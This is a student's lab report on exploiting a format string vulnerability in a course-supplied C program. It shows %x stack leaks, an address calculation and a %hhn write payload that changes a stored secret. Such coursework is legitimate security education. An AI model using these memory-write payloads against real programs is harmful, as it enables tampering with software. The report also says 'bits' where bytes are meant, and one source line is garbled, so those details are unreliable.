FIT5003 Report


Name : M. Alfandavi Aryo Utomo
Student ID : 35595108

4. Format String Vulnerability

- We got a program that had format string vulnerability, when we look at the code, we can see that theres no input validation or any limitations that prohibit us to insert special symbols (%x and %s), so we can proceed to exploit the program
- Our goal is changing the secret from FIT5003 → QITq003
  - My student ID = 35595108 % 26 = 16 → Q
- First thing first, we compile the program


```
gcc -m32 -o format_string format_string.c
```

- And we run the program




```
davi@davi:~/Downloads/A1-Code (4)/A1-Code$ ./format_string
Please enter a string:
```

The program ask us to insert a string, so when we input multiple %x's...




```
davi@davi:~/Downloads/A1-Code (4)/A1-Code$ ./format_string
Please enter a string:
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x
ffd34c98.1000.60944209.0.609440c0.0.ffd34de4.3e8.6212c1a0.252e7825.78252e78
.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78
252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e
Please enter a decimal integer:
```

it does print out a lot of important memory contents, and when we input 123, and trying to print it again, it does return like this



```
davi@davi:~/Downloads/A1-Code (4)/A1-Code$ ./format_string
Please enter a string:
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x
ffd34c98.1000.60944209.0.609440c0.0.ffd34de4.3e8.6212c1a0.252e7825.78252e78
.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78
252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e
Please enter a decimal integer:
123
Please enter another string:
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x
ffd34c98.1000.60944209.0.609440c0.0.ffd34de4.7b.6212c1a0.252e7825.78252e78.
2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.782
52e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e
The secret is: FIT5003
```

notice how 8th argument changed, from 3e8 (1000) into 7b (123), so we can see that 8th argument does hold our int_input variable




```
int main(int argc, char *argv[])
{
  char user_input[100];
  int *secret;
  int int_input;

  /* The secret value is stored on the heap */
  secret = (int *) malloc(7*sizeof(int));

  /* getting the secret */
  secret[0] = 0x46;  secret[1] = 0x49;  secret[2] = 0x54;  secret[3] =
 secret[5] = 0x30;  secret[6] = 0x33;
```

so when we want to change the secret, we can just change the value pointed by our heap (started from 9th arg), and move by 4byte per char


our initial secret is FIT5003 → QITq003 so we need to change first and fourth one, distance between them is 3 byte → 12 bits, so we craft a payload such we can change them, lets do it like below



```
davi@davi:~/Downloads/A1-Code (4)/A1-Code$ ./format_string
Please enter a string:
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x
ffbfb238.1000.60e01209.0.60e010c0.0.ffbfb384.3e8.60f4c1a0.252e7825.78252e78
.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78
252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e
```

our 9th argument is 60f4c1a0 (first address of secret or secret[0]), since we know our secret is using sizeof(int), we can just get our secret[3] address = 60F4C1A0 + 12bits = 1626653100 or 60F4C1AC

so we can feed 1626653100 into our program as 2nd input, and for the last input, we want to directly change our secret, because we already got 2 pointers at our address




```
davi@davi:~/Downloads/A1-Code (4)/A1-Code$ ./format_string
Please enter a string:
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x
ffbfb238.1000.60e01209.0.60e010c0.0.ffbfb384.3e8.60f4c1a0.252e7825.78252e78
.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78
252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e
Please enter a decimal integer:
1626653100
```

we want to write 81 times character into 9th argument in our stack, and 31 times character into 8th argument in our stack, why these numbers?

1. 81 since in ascii 81th is Q
2. 31 since in ascii 113th is q then 113 - 81(from Q) - 1(from ;) = 31

```
%.81x%9$hhn;%.31x%8$hhn
```

and when we enter that input



```
davi@davi:~/Downloads/A1-Code (4)/A1-Code$ ./format_string
Please enter a string:
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x
ffbfb238.1000.60e01209.0.60e010c0.0.ffbfb384.3e8.60f4c1a0.252e7825.78252e78
.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78
252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e
Please enter a decimal integer:
1626653100
Please enter another string:
%.81x%9$hhn;%.31x%8$hhn
000000000000000000000000000000000000000000000000000000000000000000000000ff
bfb238;0000000000000000000000000000001000
The secret is: QITq003
```

The secret is changed as we expected